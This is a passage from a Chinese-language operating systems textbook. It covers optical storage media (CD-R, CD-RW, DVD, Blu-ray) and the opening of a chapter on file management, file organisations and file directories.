- 光盘是可以移动的，其允许光盘本身被用来归档存储。大多数磁盘是不可移动的。在磁盘驱动器或磁盘保存新信息前，固定磁盘上存储的信息必须首先拷贝到一些其他的存储设备上。

CD-ROM 的不足如下：

- 其是只读的且不能更新。
- 访问时间远长于磁盘驱动器，最长可达半秒钟。

可记录 CD

为了满足对一个数据集只需一份或少量拷贝这种情况的需要，开发了称为可记录 CD（CD-R）的光盘，它可以写一次，读多次。对于 CD-R 来说，光盘的制作过程如下，其中的数据可以通过一个适当强度的激光束写入。这样，通过一个比 CD-ROM 造价稍高些的光盘控制器，用户可以写一次光盘，并读取多次。

CD-R 使用的介质类似于 CD 或 CD-ROM，但并不完全相同。对 CD 和 CD-ROM 来说，信息是通过介质表面的凹坑，以改变反射率来记录的。而对 CD-R 来说，介质包括一个染色层。该染色层被用来改变折射率并且可以被高强度激光所激活。这样产生的光盘可以在 CD-R 或 CD-ROM 驱动器上读取。

CD-R 在存储文档和文件上很有吸引力。其提供了一种永久记录大量用户数据的方式。

可刻录 CD

CD-RW 光盘可以反复地写和覆盖写，如同磁盘一样。尽管尝试了很多方法，唯一被证明有吸引力的纯光学方法称为相位改变。相位改变的光盘所使用的介质，在两种不同的相位阶段会有两种显著不同的折射率。 存在一个无组织的状态，在该状态下，分子展示出一种随机的方向性，反射光线能力不好；还存在一个水晶状态，在该状态下有光滑的表面，并且反射光线能力强。激光束可以将介质从一个状态转换到另一个状态。这种光盘上介质的状态改变最主要的缺陷是，介质最终会永久失去其所具有的这种特性。目前用于这种光盘的介质可以擦除 500000 到 1000000 次。

CD-RW 对于 CD-ROM 或 CD-R 来说具有明显的优势，其可以重写，因而可以用做真正的辅助存储器。正因为如此，它可以和磁盘竞争。光盘的相对于磁盘的一个主要优势在于，机械容忍度对光盘要求的严格程度远远低于对高容量磁盘的要求。光盘的一个关键优点是光盘的工程公差远不如高容量磁盘那么严格。因此，光盘展现出更高的可靠性和更长的寿命。

数字化视频光盘

由于大容量的数字化视频光盘（DVD）的出现，电子行业最终找到了可以替代模拟信号的家庭录像带的设备。DVD 将替代盒式录像机（VCR）中的录像带，甚至可以替代个人计算机和服务器中的 CD-ROM。DVD 把视频带入数字时代。它可以传送电影，保证极佳的图像质量，并且可以像音频 CD 一样自由访问，DVD 机器也能够放 CD。大量的数据被塞入 DVD 盘中，当前它的容量是 CD-ROM 的 7 倍。通过 DVD 巨大的存储能力和逼真的品质，PC 游戏将更加真实，教育软件也可以采用更多的视频。当这种材料结合到 Web 站点中，势必会对 Internet 和企业内部网的发展带来新的高峰。

DVD 具有更大的容量是由于其不同于 CD 的三个方面：

1）DVD 上的比特位更加紧凑。CD 上螺旋圈之间的距离为 1.6μm，比特位之间的距离为 0.834μm。DVD 使用了更短波长的激光，因此其螺旋圈之间的距离为 0.74μm，而比特位之间的距离为 0.4μm。这两方面的提高使得 DVD 的容量可以达到 4.7GB。

2）DVD 可以在第一层上再刻录第二层数据。一个双层 DVD 在反射层之上还有个半反射层，通过调整焦距，就可以分别读取两层数据。这种技术几乎加倍了 DVD 的容量，使其达到了 8.5GB。由于第二层较低的反射率，使其不能完全达到翻倍所应该具有的存储能力。

3）DVD 可以记录在光盘的两面，而不像 CD 其只能记录在光盘的一面，这样一张 DVD 最多可以容纳 17GB 的数据。

同 CD 一样，DVD 也具有只读类型和可写类型（如表 11.8 所示）。

高清晰度光盘

高清晰度光盘被设计用来存储高清晰度视频，并提供比 DVD 更大的存储容量。通过使用在蓝紫光范围内更短的激光波长，实现了更高的位密度。高清晰度光盘中构成数字 1 和 0 的数据坑与 DVD 相比更小，

这是由于其激光波长更短。

有两种相互竞争的磁盘格式和技术已经被市场所接受（见图 11.20）。高清 DVD 格式在单层单面就有 15 GB 的存储空间。对多层和双面的使用最终会导致更大的存储能力。有三个可用的类型：只读型（HD DVD - ROM）、可录制一次型（HD DVD-R）以及可重复录制型（HD DVD-RAM）。

蓝光光盘上的数据层放置更接近激光头（显示在图 11.20 中每个图的右边）。这导致了更密集的聚焦和失真减少，从而获得了更小的数据坑和轨道。蓝光光盘的单层上可以储存 25 GB。蓝光光盘有三种类型：只读型（BD-ROM）、可录制一次型（BD-R）以及可重复录制型（BD-RE）。




图 11.20 光存储器特性

第12章 文件管理

在大多数应用中，文件是核心部分。除了实时应用和一些特殊的应用外，应用程序的输入都是通过文件来实现的。实际上所有的应用程序的输出都保存在文件中，这便于信息的长期存储以及用户或应用程序将来访问信息。

除了把文件用作输入或输出的单个应用程序外，用户还希望可以访问文件、保存文件并保持文件内容的完整性。为实现这些目标，实际上所有的操作系统都提供了文件管理系统。在典型情况下，一个文件管理系统由系统实用程序组成，它们可以作为具有特权的应用程序来运行。一般来说，整个文件管理系统都被当做是操作系统的一部分。因此，在本书中讲述关于文件管理的一些基本原理是很有必要的。

本章首先给出一个概述，接下来介绍各种不同的文件组织方案。尽管文件的组织通常超出了操作系统的范围，但它能帮助读者理解在涉及文件管理的一些设计折衷时所做的选择。本章的其余部分讲述有关文件管理的其他主题。

12.1 概述

12.1.1 文件和文件系统

从用户的角度来看，文件系统是操作系统的一个重要部分。文件系统提供了与二级存储相关的资源的抽象。文件系统允许用户建立有所需要特性的被称为文件的数据集合，例如：

- **长期存在**：文件存储在硬盘上或其他二级存储器上。当用户注销时，文件不会丢失。
- **进程间可共享**：文件有名字，具有相关的可控制的共享访问权限。
- **结构**：通过文件系统，一个文件有对应于特定应用的内部结构。此外，文件可以被组织成层次结构或者更复杂的结构去反映文件之间的关系。

任何文件系统不但提供一个手段去存储数据（被组织为文件），而且提供一系列对文件进行操纵的功能接口。典型的操作如下：

- **创建**：定义一个新的文件，同时分配一个文件结构。
- **删除**：删除文件结构，释放相关资源。
- **打开**：一个已存在的文件由进程通过“打开”操作去打开，并允许进程对该文件进行操作。
- **关闭**：相关进程关闭该文件。这样该进程就不再能对该文件进行操作，直到进程再次打开它。
- **读**：进程读文件的所有或部分数据。
- **写**：进程更新文件，添加数据或者改变文件中已存在的数据。

一般地，文件系统为文件维护了一系列的属性。这些属性包括所有者、创建时间、最后修改时间和访问权限等。

12.1.2 文件结构

在讨论文件时通常使用域、记录、文件、数据库4个术语。

域（field）是基本数据单元。一个域包含一个值，如雇员的名字、日期或传感器读取的值。

域可以通过它的长度和数据类型（如 ASCII 字符串、二进制数等）来描述。域的长度可以是固定的，也可以是可变的，这取决于文件的设计。对于后一种情况，域通常包含两个或三个子域：要保存的实际值、域名，在某些情况下还包括域的长度。在其他情况下，域之间特殊的划分符号暗示了域的长度。

记录（record）是一组相关的域的集合，它可以看做是应用程序的一个单元。例如，一个雇员记录可能包含以下域：名字、社会保障号、工作类型、雇用日期等。同样，记录也可以是固定长度的或可变长度的，这取决于设计。如果一个记录中的某些域是可变长度的，或者记录中域的数目可变，则该记录是可变长度的。对于后一种情况，每个域通常都有一个域名。对这两种情况，整个记录通常都包括一个长度域。

文件（file）是一组相似记录的集合，它被用户和应用程序看做一个实体，并可以通过名字访问。文件有一个唯一的文件名，可以被创建或删除。访问控制通常在文件级实施，即在一个共享系统中，用户和程序被允许或被拒绝访问整个文件。在一些更复杂的系统中，这类控制也可以在记录级或域级实施。

有些文件系统中，文件是按照域而不是记录来组织的。在这种情况下，文件是一组域的集合。

数据库（database）是一组相关的数据的集合，它的本质特征是数据元素间存在着明确的关系，并且可供不同的应用程序所使用。数据库可能包含与一个组织或项目相关的所有信息，如一家商店或一项科学研究。数据库自身是由一种或多种类型的文件组成。通常数据库管理系统是独立于操作系统的。尽管它可能会使用某些文件系统管理程序。

用户和应用程序希望能够使用文件。必须支持的典型操作如下：

- Retrieve_All：检索一个文件的全部记录。当应用程序在某一时刻必须处理文件中的全部信息时，需要用到这个操作。例如，产生文件的信息摘要的应用程序需要检索所有记录。由于这个操作顺序地访问所有记录，它通常等同于术语顺序处理（sequential processing）。
- Retrieve_One：仅仅要求检索一个记录。交互式的、面向事务的应用程序需要这个操作。
- Retrieve_Next：要求根据最近检索过的记录，检索逻辑顺序上的下一个记录。一些交互式应用程序，如填表，可能需要这类操作，执行查找的程序也需要使用这类操作。
- Retrieve_Previous：类似于 Retrieve_Next，但此时要求检索当前访问到的记录前面的一个记录。
- Insert_One：在文件中插入一个新记录。为保持文件的顺序，新记录必须插入到文件中适当的位置。
- Delete_One：删除一个已存在的记录。为保持文件的顺序，可能需要更新某些连接或别的数据结构。
- Update_One：检索一个记录，更新该记录的一个或多个域，并把这个更改后的记录写回文件。同样，在这个操作中需要保持文件的顺序，如果记录的长度发生了变化，更新操作通常要更复杂一些。
- Retrieve_Few：检索一部分记录。例如，应用程序或用户可能希望检索满足一些特定规则的所有记录。

这些是经常对文件执行的操作，它们会影响文件的组织方式，相关内容将在 12.2 节讲述。

需要注意的是，并不是所有的文件管理系统都呈现出在本节中讨论的这种结构。在 UNIX 或类 UNIX 系统上，文件的基本结构是字节流。例如，一个 C 程序以文件的形式存储，而没有物理域、记录等。

12.1.3　文件管理系统

文件管理系统是一组系统软件，为使用文件的用户和应用程序提供服务。在典型情况下，文件管理系统是用户或应用程序访问文件的唯一方式，它使得用户或程序员不需要为每个应用程序开发专用软件，并且给系统提供了控制最重要资源的方法。一个文件管理系统需要满足以下目标[GROS86]：

- 满足数据管理的要求和用户的需求，包括存储数据和执行上述操作的能力。
- 最大限度地保证文件中的数据有效。
- 优化性能，包括总体吞吐量（从系统的角度）和响应时间（从用户的角度）。
- 为各种类型的存储设备提供I/O支持。
- 减少或消除丢失或破坏数据的可能性。
- 向用户进程提供标准I/O接口例程集。
- 在多用户系统中为多个用户提供I/O支持。

关于第一点"满足用户的需求"，这些需求的范围取决于各种应用程序和计算机系统的使用环境。对于交互式的通用系统，其最小需求集合如下：

1）每个用户都可以创建、删除、读取和改变文件。

2）每个用户都可以受控地访问其他用户的文件。

3）每个用户都可以控制允许对用户文件进行哪种类型的访问。

4）每个用户都可以按照与问题相适应的形式重新构造用户文件。

5）每个用户都可以在文件间移动数据。

6）每个用户都可以备份用户文件，并在文件遭到破坏时进行恢复。

7）每个用户都可以通过名字而不需要数字标识访问他的文件。

在关于文件系统的整个讨论中，我们都必须牢记这些目标和要求。

文件系统架构

一个了解文件管理范围的有效途径就是浏览一个典型的软件组织图，如图12.1所示。当然不同的系统有不同的组织方式，但这个组织具有相当的代表性。在最底层，设备驱动程序直接与外围设备（或它们的控制器或通道）通信。设备驱动程序负责启动该设备上的I/O操作，处理I/O请求的完成。对于文件操作，典型的控制设备是磁盘和磁带设备。设备驱动程序通常是操作系统的一部分。




图12.1　文件系统软件架构

接下来的一层称做基本文件系统或物理I/O层。这是与计算机系统外部环境的基本接口。该层处理在磁盘间或磁带系统间交换的数据块，因此，它关注的是这些块在二级存储和内存缓冲区中的位置，而并不关注数据的内容或所涉及的文件的结构。基本文件系统通常是操作系统的一部分。

基本I/O管理程序负责所有文件I/O的初始和终止。在这一层，需要一定的控制结构来维护设备的输入/输出、调度和文件状态。基本I/O管理程序根据所选择的文件来选择执行文件I/O的设备，为优化性能，它还参与调度对磁盘和磁带的访问。I/O缓冲区的指定和辅存的分配也是在这一层实现的。基本I/O管理程序是操作系统的一部分。

逻辑I/O使用户和应用程序能够访问到记录。因此，基本文件系统处理的是数据块，而逻辑

I/O 模块处理的是文件记录。逻辑 I/O 提供一种通用的记录 I/O 能力，并维护关于文件的基本数据。

文件系统中与用户最近的是访问方法层，它在应用程序和文件系统以及保存数据的设备之间提供了一个标准接口。不同的访问方法反映出不同的文件结构以及访问和处理数据的不同方法。一些最常见的访问方法如图 12.1 所示，对它们的具体描述见 12.2 节。

文件管理功能

图 12.2 显示了文件系统的功能概况。我们从左到右来看这个图。用户和应用程序通过使用创建文件、删除文件以及执行文件操作的命令，与文件系统进行交互。在执行任何操作之前，文件系统必须确认和定位所选择的文件。这要求使用某种类型的目录来描述所有文件的位置以及它们的属性。此外，大多数共享系统都实行用户访问控制：只有被授权用户才允许以特定的方式访问特定的文件。用户和应用程序可以在文件上执行的基本操作是在记录级上执行的。用户和应用程序把文件看做是具有组织记录的某种结构，如顺序结构（例如，个人记录按姓氏的字母顺序存储），因此，为了把用户命令转换成特定的文件操作命令，必须采用适合于该文件结构的访问方法。

虽然用户和应用程序关注的是记录，但 I/O 是以块为基础来完成的，因此，文件中的记录必须组织成一组块的序列来输出，在输入后将各块组合起来。支持文件的块 I/O 需要许多功能。首先必须管理二级存储，包括把文件分配到二级存储中的空闲块，两者还需要管理空闲存储空间，以便知道新文件和现有文件增长时可以使用哪些块。此外，必须调度单个的块 I/O 请求，这个问题将在第 11 章讲述。磁盘调度和文件分配都影响到性能的优化，因此这些功能需要放在一起考虑。此外，优化还取决于文件结构和访问方式。因此，开发一个从性能的角度看是最优的文件管理系统是一个相当复杂的任务。




图 12.2 文件管理的要素

图 12.2 表明，文件管理系统作为一个单独的系统实用程序，和操作系统关注的是不同方面的内容，它们的交点是关于记录的处理。这个划分是任意的，不同的系统采用不同的方法。

本章的其余部分着重考虑图 12.2 中所提出的设计问题。首先讲述的是文件组织和访问方法，尽管这方面的内容已经超出了操作系统通常所考虑的范围，但是如果没有对文件组织和访问的正确评价，就不可能对与文件相关的其他设计问题进行评价；接下来阐述文件目录的概念，它们通常是由操作系统代表文件管理系统进行管理的；然后讲述文件管理的物理 I/O 特征，它们作为操

作系统设计的一个方面，其中的一个问题是逻辑记录被组织成物理块的方式；最后讲述有关二级存储中的文件分配和二级存储空闲空间的管理等问题。

12.2 文件组织和访问

本节使用的术语文件组织（file organization）指文件中记录的逻辑结构，它由用户访问记录的方式确定。文件在二级存储中的物理组织取决于分块策略和文件分配策略，这方面的问题将在本章后面的部分讲述。

在选择文件组织时，有五项重要原则：访问快速、易于修改、节约存储空间、维护简单、可靠性。

这些原则的相对优先级取决于将要使用这些文件的应用程序。例如，如果一个文件仅仅以批处理方式处理，并且每次都要访问到它的所有记录，则会很少需要关注用于检索一个记录的快速访问。存储在CD-ROM中的文件永远不会被修改，因此易于修改这一点根本不需要考虑。

这些原则可能是矛盾的。例如，为了节约存储空间，数据冗余应该最小；但在另一方面，冗余是提高数据访问速度的一种主要手段。这方面的一个例子是使用索引。

已经实现或刚刚提出的可选择的文件组织的数目是相当多的，甚至可以编成一本专门介绍文件系统的书。在本节这个简单的概述中，主要介绍五种基本组织。实际系统中使用的大多数结构或者正好是这几类之一，或者是这些组织的组合。这五种组织为堆、顺序文件、索引顺序文件、索引文件、直接或散列文件。图12.3描绘了前四种。




图12.3 常用的文件组织

表 12.1 总结了这五种组织的相关性能特征[⊖]。

表 12.1 五种基本文件组织的性能等级［WIED87］

文件方法	空间		修改		检索		
	属性		记录大小				
	可变	固定	相等	大于	单个记录	子集	穷举
堆	A	B	A	E	E	D	B
顺序	F	A	D	F	F	D	A
索引顺序	F	B	B	D	B	D	B
索引	B	C	C	C	A	B	D
散列	F	B	B	F	B	F	E

A 表示优秀，非常适合于这个目标 $\approx O(r)$
B 表示好 $\approx O(o \times r)$
C 表示足够 $\approx O(r \log n)$
D 表示需要额外的努力 $\approx O(n)$
E 表示需要特别努力才有可能 $\approx O(r \times n)$
F 表示根本不适合这个目标 $\approx O(n>1)$
其中，r 表示结果的大小，o 表示溢出的记录数，n 表示文件中的记录数。

12.2.1 堆

堆（pile）是最简单的文件组织形式。数据按它们到达的顺序被采集，每个记录由一串数据组成。堆的目的仅仅是积累大量的数据并保存数据。记录可以有不同的域，或者域相似但顺序不同。因此，每个域应该是自描述的，包括域名和值。每个域的长度由划分符隐式地指定，或者明确地包含在一个子域中，或者是该域类型的默认长度。

由于堆文件没有结构，因而对记录的访问是通过穷举查找的方式，也就是说，如果想找到包括某一特定域且值为某一特定值的记录，则需要检查堆中的每一个记录，直到找到想要的记录，或者查找完整个文件为止。如果想查找包括某一特定域，或者包含具有某一特定值的域的所有记录，则必须查找整个文件。

当数据在处理前采集并存储时，或者当数据难以组织时，会用到堆文件。当保存的数据大小和结构不同时，这种类型的文件空间使用情况很好，能较好地用于穷举查找，且易于修改。但是，除了这些受限制的使用，这类文件对大多数应用都是不适用的。

12.2.2 顺序文件

顺序文件是最常用的文件组织形式。在这类文件中，每个记录都使用一种固定的格式。所有记录都具有相同的长度，并且由相同数目、长度固定的域按特定的顺序组成。由于每个域的长度和位置已知，因此只需要保存各个域的值，每个域的域名和长度是该文件结构的属性。

一个特殊的域称做关键域（key field）。关键域通常是每个记录的第一个域，唯一地标识这个记录，因此，不同记录的关键域值是不同的。此外，记录按关键域来存储：文本关键域按字母顺序，数字关键域按数字顺序。

顺序文件通常用于批处理应用中，并且如果这类应用涉及对所有记录的处理（如关于记账或工资单的应用），顺序文件通常是最佳的。顺序文件组织是唯一可以很容易地存储在磁盘和磁带中的文件组织。

⊖ 表中使用了大 O（大写）表示法来描述算法的时间复杂度。附录 D 对这种表示法进行了解释。

对于查询或更新记录的交互式应用，顺序文件表现出很差的性能。在访问时，为了匹配关键域，需要顺序查找文件。如果整个文件或文件的一大部分可以一次性地取入内存，则还可能存在更有效的查找技术。尽管如此，在访问一个大型顺序文件中的记录时，还是会遇到相当多的处理和延迟。除此之外还有一些问题。在典型情况下，顺序文件按照记录在块中的简单顺序存储，也就是说，文件在磁带或磁盘上的物理组织直接对应于文件的逻辑组织。在这种情况下，一个常用的处理过程是把新记录放在一个单独堆文件中，称做日志文件或事务文件，通过周期性地执行一个成批更新，把日志文件合并到主文件，并按正确的关键字顺序产生一个新文件。

另一种选择是把顺序文件组织成链表的形式。一个或多个记录保存在每个物理块中。磁盘中的每个块含有指向下一个块的指针。新记录的插入仅涉及指针操作，而不再要求将新记录放置在一个特定的物理块位置。因此，该方法可以带来一些方便，但它是以增加额外的处理和空间开销为代价的。

12.2.3 索引顺序文件

克服顺序文件的缺点的一种常用的方法是索引顺序文件。索引顺序文件保留了顺序文件的关键特征：记录按照关键域的顺序组织起来。但它还增加了两个特征：用于支持随机访问的文件索引和溢出文件。索引提供了快速接近目标记录的查找能力。溢出文件类似于顺序文件中使用的日志文件，但是溢出文件中的记录可以根据它前面记录的指针进行定位。

最简单的索引顺序结构只使用一级索引，这种情况下的索引是一个简单的顺序文件。索引文件中的每个记录由两个域组成：关键域和指向主文件的指针，其中关键域和主文件中的关键域相同。为查找一个特定的域，首先查找索引，查找关键域值等于目标关键域值或者位于目标关键域值之前且最大的索引，然后在该索引的指针所指的主文件中的位置处开始查找。

为说明该方法的有效性，考虑一个包含 100 万条记录的顺序文件，为查找某一特定的关键域值，平均需要访问 50 万次记录。现在假设创建一个包含了 1000 项的索引，索引中的关键域或多或少均匀分布在主文件中，为找到这个记录，平均只需要在索引文件中进行 500 次访问，接着在主文件中进行 500 次访问。查找的开销从 500 000 减少到 1000。

文件可以按以下方式处理：主文件中的每个记录包含一个附加域。附加域对应用程序是不可见的，它是指向溢出文件的一个指针。当往文件中插入一个新记录时，它被添加到溢出文件，然后修改主文件中逻辑顺序位于这个新记录之前的记录，使其包含指向溢出文件中新记录的指针。如果新记录前面的那个记录也在溢出文件中，那么修改新记录前面的那个记录的指针。和顺序文件一样，索引顺序文件有时候也会按批处理的方式合并溢出文件。

索引顺序文件极大地减少了访问单个记录的时间，同时保留了文件的顺序特性。为顺序地处理整个文件，需要按顺序处理主文件中的记录，直到遇到一个指向溢出文件的指针，然后继续访问溢出文件中的记录，直到遇到一个空指针，然后恢复在主文件中的访问。

为提供更有效的访问，可以使用多级索引。最低一级的索引文件看做是顺序文件，然后为该文件创建高一级的索引文件。再次考虑一个包含 100 万条记录的文件，首先构造具有 10 000 项的低级索引，然后为这个低级索引构造 100 项的高级索引。查找过程从高级索引开始，找到指向低级索引的一项（平均长度=50 次访问）。接着查找这个索引，找到指向主文件的一项（平均长度=50 次访问），然后查找主文件（平均长度=50 次访问）。因此平均查找长度从 500 000 减少到 1000，最后减少到 150。

12.2.4 索引文件

索引顺序文件保留了顺序文件的一个限制：基于文件的一个域进行处理。当需要基于其他属

性而不是关键域查找一个记录时，这两种形式的顺序文件都是不能胜任的。但在某些应用中，却需要这种灵活性。

为实现这一点，需要一种采用多索引的结构，每种可能成为查找条件的域都有一个索引。索引文件一般都摒弃了顺序性和关键字的概念，只能通过索引来访问记录。其结果是对记录的放置位置不再有限制，只要至少有一个索引的指针指向这个记录即可。此外，还可以使用长度可变的记录。

可以使用两种类型的索引。完全索引中包含主文件中每条记录的索引项，为了易于查找，索引自身被组织成一个顺序文件。部分索引只包含那些有感兴趣域的记录的索引项。对于长度可变的记录，某些记录并不是包含了所有的域。当往主文件中增加一条新记录时，索引文件必须全部更新。

索引文件大多用于对信息的及时性要求比较严格并且很少会对所有数据进行处理的应用程序中，例如航空公司订票系统和商品库存控制系统。

12.2.5 直接文件或散列文件

直接文件或散列文件开发直接访问磁盘中任何一个地址已知的块的能力。和顺序文件以及索引顺序文件一样，每一条记录中都需要一个关键域。但是这里没有顺序排序的概念。

直接文件使用基于关键字的散列，这项功能已在附录8A中描述。图8.27b给出了散列的组织和散列文件中典型使用的溢出文件的类型。

直接文件常在要求快速访问时使用，并且记录的长度是固定的，通常一次只访问一条记录，例如目录、价格表、调度和名字列表。

12.3 文件目录

12.3.1 内容

与任何文件管理系统和文件集合相关联的是文件目录，目录包含关于文件的信息，这些信息包括属性、位置和所有权。大部分这类信息，特别是与存储相关的信息，都是由操作系统管理的。目录自身是一个文件，并且可以被各种文件管理例程访问。尽管用户和应用程序也可以得到目录中的某些信息，但这通常是由系统例程间接提供的。

表12.2列出了目录通常为系统中每个文件保存的信息。从用户的角度看，目录在用户和应用所知道的文件名和文件自身之间提供了一种映射。因此，每个文件项都包含文件名。实际上所有系统都需要处理不同类型的文件和不同的文件组织，因此还必须提供这方面的信息。文件信息的一个重要分类涉及它的存储信息，包括它的位置和大小。在共享系统中，还必须提供用于文件的访问控制信息。典型情况下，用户是文件的所有者，可以给其他用户授予一定的访问权限。最后，还需要有使用信息，用来管理当前对文件的使用并记录文件的使用历史。

表 12.2 文件目录的信息单元

	基本信息
文件名	由创建者（用户或程序）选择的名字，在同一个目录中必须是唯一的
文件类型	例如文本文件、二进制文件、加载模块等
文件组织	供那些支持不同组织的系统使用
	地址信息
卷	指出存储文件的设备
起始地址	文件在辅存中的起始物理地址（例如在磁盘上的柱面、磁道和块号）
使用大小	文件的当前大小，单位为字节、字或块
分配大小	文件的最大大小

（续）

访问控制信息	
所有者	被指定为控制该文件的用户。所有者可以授权或拒绝其他用户的访问，并可以改变给予他们的权限
访问信息	这个单元最简单的形式包括每个授权用户的用户名和口令
允许的行为	控制读、写、执行以及在网上传送
使用信息	
数据创建	当文件第一次放置在目录中时
创建者身份	通常是当前所有者，但并不一定必须是当前所有者
最后一次读访问的日期	最后一次读记录的日期
最后一次读的用户身份	最后一次进行读的用户
最后一次修改的日期	最后一次修改、插入或删除的日期
最后一次修改者的身份	最后一次进行修改的用户
最后一次备份的日期	最后一次把文件备份到另一个存储介质中的日期
当前使用	有关当前文件活动的信息，如打开文件的进程、是否被一个进程加锁、文件是否在内存中被修改但没有在磁盘中修改等

12.3.2 结构

不同系统对表 12.2 中的信息的保存方式也大不相同。某些信息可以保存在与文件相关联的头记录中，这可以减少目录所需要的存储量，使得可以在内存中保留所有或大部分目录，从而提高速度。当然，一些重要单元必须在目录中，在典型情况下包括名字、地址、大小和组织。

最简单的目录结构形式是一个目录项列表，每个文件一个目录项。这种结构可以用于表示最简单的顺序文件，文件名用作关键字。在一些早期的单用户系统中就已经使用了这种技术，但是当多个用户共享一个系统或者单个用户使用多个文件时，就远远不够了。

为理解一个文件结构的需求，首先考虑可能在目录上执行的操作的类型：

- **查找**：当用户或应用程序引用一个文件时，必须查找目录，以找到该文件相应的目录项。
- **创建文件**：当创建一个新文件时，必须在目录中增加一个目录项。
- **删除文件**：当删除一个文件时，必须在目录中删除相应的目录项。
- **显示目录**：可能会请求目录的全部或部分内容。通常，这个请求是由用户发出的，用于显示该用户所拥有的所有文件和每个文件的某些属性（例如类型、访问控制信息、使用信息）。
- **修改目录**：由于某些文件属性保存在目录中，因而这些属性的变化需要改变相应的目录项。

